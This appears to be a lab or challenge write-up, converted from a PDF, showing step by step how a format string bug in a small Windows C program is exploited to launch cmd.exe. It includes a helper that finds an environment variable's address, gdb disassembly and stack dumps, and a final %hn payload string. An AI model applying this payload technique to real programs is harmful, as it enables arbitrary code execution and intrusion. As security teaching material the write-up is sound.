
Under /noexecute=AlwaysOff



Format string vulnerability




Set the environment variable to execute cmd.exe



```
C:\Documents and Settings\GSingla\Desktop\challenge 9>set hackit=cmd.exe
C:\Documents and Settings\GSingla\Desktop\challenge 9>echo %hackit%
cmd.exe
C:\Documents and Settings\GSingla\Desktop\challenge 9>
```


Program to set the environment variable and it's address



```
get_env - Notepad
File Edit Format View Help
#include <stdio.h>
#include <stdlib.h>
int main(void)
{
    char* s="hackit=cmd.exe";
    putenv(s);
    printf("shell address: %p ",getenv("hackit"));
}
```


Compile the program.

After executing get\_env.exe, address of hackit environment variable is received.




```
Command Prompt
C:\Documents and Settings\GSingla\Desktop\challenge 9>gcc -o get_env.exe get_env
.c
C:\Documents and Settings\GSingla\Desktop\challenge 9>get_env.exe
shell address: 003E3B3F
C:\Documents and Settings\GSingla\Desktop\challenge 9>
```

Get the debug version of vul1.exe to get the return address.



```
Command Prompt - gdb vul1.exe
C:\Documents and Settings\GSingla\Desktop\challenge 9>gcc -ggdb -o vul1.exe vul1
.c
C:\Documents and Settings\GSingla\Desktop\challenge 9>gdb vul1.exe
This binary was built by Equation Solution <http://www.Equation.com>.
GNU gdb (GDB) 7.12
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vul1.exe...done.
(gdb) _
```


Where 0x0 is moved into %eax register, is taken as return address that we want our formatted string to return to after execution of desired exploit.



```
CA Select Command Prompt - gdb vul1.exe
Reading symbols from vul1.exe...done.
(gdb) list
1      #include<stdio.h>
2      int main(int argc,char** argv)
3      {
4          char *s="this is secret";
5          printf(argv[1]);
6      }
(gdb) disas main
Dump of assembler code for function main:
0x00401500 <+0>:    push    %ebp
0x00401501 <+1>:    mov     %esp,%ebp
0x00401503 <+3>:    and     $0xffffffff0,%esp
0x00401506 <+6>:    sub     $0x20,%esp
0x00401509 <+9>:    call    0x401690 <__main>
0x0040150e <+14>:   movl    $0x404000,0x1c(%esp)
0x00401516 <+22>:   movl    0xc(%ebp),%eax
0x00401519 <+25>:   add     $0x4,%eax
0x0040151c <+28>:   mov     (%eax),%eax
0x0040151e <+30>:   mov     %eax,(%esp)
0x00401521 <+33>:   call    0x402664 <printf>
0x00401526 <+38>:   mov     $0x0,%eax
0x0040152b <+43>:   leave  0(%ebp)
0x0040152c <+44>:   ret
End of assembler dump.
(gdb)

Untitled - Notepad
File Edit Format View Help
shell address: 003E3B3F
return address: 0x00401526
```

Set a break point just before printf was called.



```
CA Select Command Prompt - gdb vul1gdb.exe
2      int main(int argc,char** argv)
3      {
4          char *s="this is secret";
5          printf(argv[1]);
6      }
(gdb) disas main
Dump of assembler code for function main:
0x00401500 <+0>:    push    %ebp
0x00401501 <+1>:    mov     %esp,%ebp
0x00401503 <+3>:    and     $0xffffffff0,%esp
0x00401506 <+6>:    sub     $0x20,%esp
0x00401509 <+9>:    call    0x4016a0 <__main>
0x0040150e <+14>:   movl    $0x404000,0x1c(%esp)
0x00401516 <+22>:   movl    $0x404012,0x18(%esp)
0x0040151e <+30>:   mov     0xc(%ebp),%eax
0x00401521 <+33>:   add     $0x4,%eax
0x00401524 <+36>:   mov     (%eax),%eax
0x00401526 <+38>:   mov     %eax,(%esp)
0x00401529 <+41>:   call    0x402674 <printf>
0x0040152e <+46>:   mov     $0x0,%eax
0x00401533 <+51>:   leave  0(%ebp)
0x00401534 <+52>:   ret
End of assembler dump.
(gdb) b *0x00401529
Breakpoint 1 at 0x401529: file vul1.c, line 6.
(gdb)
```



Here lets try to examine the memory/stack.

```
C:\ Select Command Prompt - gdb vul1gdb.exe
0x00401526 <+38>: mov    %eax,<esp>
0x00401529 <+41>: call  0x402674 <printf>
0x0040152e <+46>: mov    $0x0,%eax
0x00401533 <+51>: leave  %eax
0x00401534 <+52>: ret
End of assembler dump.
(gdb) b *0x00401529
Breakpoint 1 at 0x401529: file vul1.c, line 6.
(gdb) run
Starting program: C:\Documents and Settings\GSingla\Desktop\challenge 9\vul1gdb.exe
[New Thread 960.0x4d0]
warning: Can not parse XML library list; XML support was disabled at compile time

Breakpoint 1, 0x00401529 in main (argc=1, argv=0x3e3de8) at vul1.c:6
6      }<gdb> x/20x $esp
0x22fed0: 0x00000000      0x77c12088      0x0022ffc0      0x004016e0
0x22fee0: 0x00401620      0x00000042      0x00404012      0x00404000
0x22fef0: 0x00000042      0x003e3d84      0x0022ffc0      0x004013b1
0x22ff00: 0x00000001      0x003e3de8      0x003e2ba8      0xb2bfdc08
0x22ff10: 0x804dbeff      0xff676980      0xffffffff      0xe3a46e88
(gdb) x/4x $ebp
0x22fef8: 0x0022ffc0      0x004013b1      0x00000001      0x003e3de8
(gdb)
```

As we can see here, \$ebp is placed at third address wrt \$esp, it is frame pointer, and next address is original return address.

And our local variable is stored at 0x00404000

```
C:\ Command Prompt - gdb vul1gdb.exe
0x0040152e <+46>: mov    $0x0,%eax
0x00401533 <+51>: leave  %eax
0x00401534 <+52>: ret
End of assembler dump.
(gdb) b *0x00401529
Breakpoint 1 at 0x401529: file vul1.c, line 6.
(gdb) run
Starting program: C:\Documents and Settings\GSingla\Desktop\challenge 9\vul1gdb.exe
[New Thread 960.0x4d0]
warning: Can not parse XML library list; XML support was disabled at compile time

Breakpoint 1, 0x00401529 in main (argc=1, argv=0x3e3de8) at vul1.c:6
6      }<gdb> x/20x $esp
0x22fed0: 0x00000000      0x77c12088      0x0022ffc0      0x004016e0
0x22fee0: 0x00401620      0x00000042      0x00404012      0x00404000
0x22fef0: 0x00000042      0x003e3d84      0x0022ffc0      0x004013b1
0x22ff00: 0x00000001      0x003e3de8      0x003e2ba8      0xb2bfdc08
0x22ff10: 0x804dbeff      0xff676980      0xffffffff      0xe3a46e88
(gdb) x/4x $ebp
0x22fef8: 0x0022ffc0      0x004013b1      0x00000001      0x003e3de8
(gdb) x/1s 0x00404000
0x404000: "this is secret 1\n"
(gdb)
```

To run our exploit we need to manipulate original frame pointer and return address.

And replace the local variable address 0x00404000 with address of our set environment variable so that it can jump over to environment variable and execute it.

Format string manipulation:

```
Untitled - Notepad
File Edit Format View Help
shell address: 003E3B3F
return address: 0x00401526

small shift= 0x003E-8      =54 (dec)
large shift= 0x3B3F-0x003E =15105 (dec)

format string = $(printf("return_addr+2('little')->return_addr('little'))%%small_shift%pos_to_write_wrt_esp$hn \
                    %large_shift%pos_to_write_wrt_esp+1$hn$
$printf("\x28\x15\x40\x00\x26\x15\x40\x00")%.54x%7$hn%15105%8$hn
```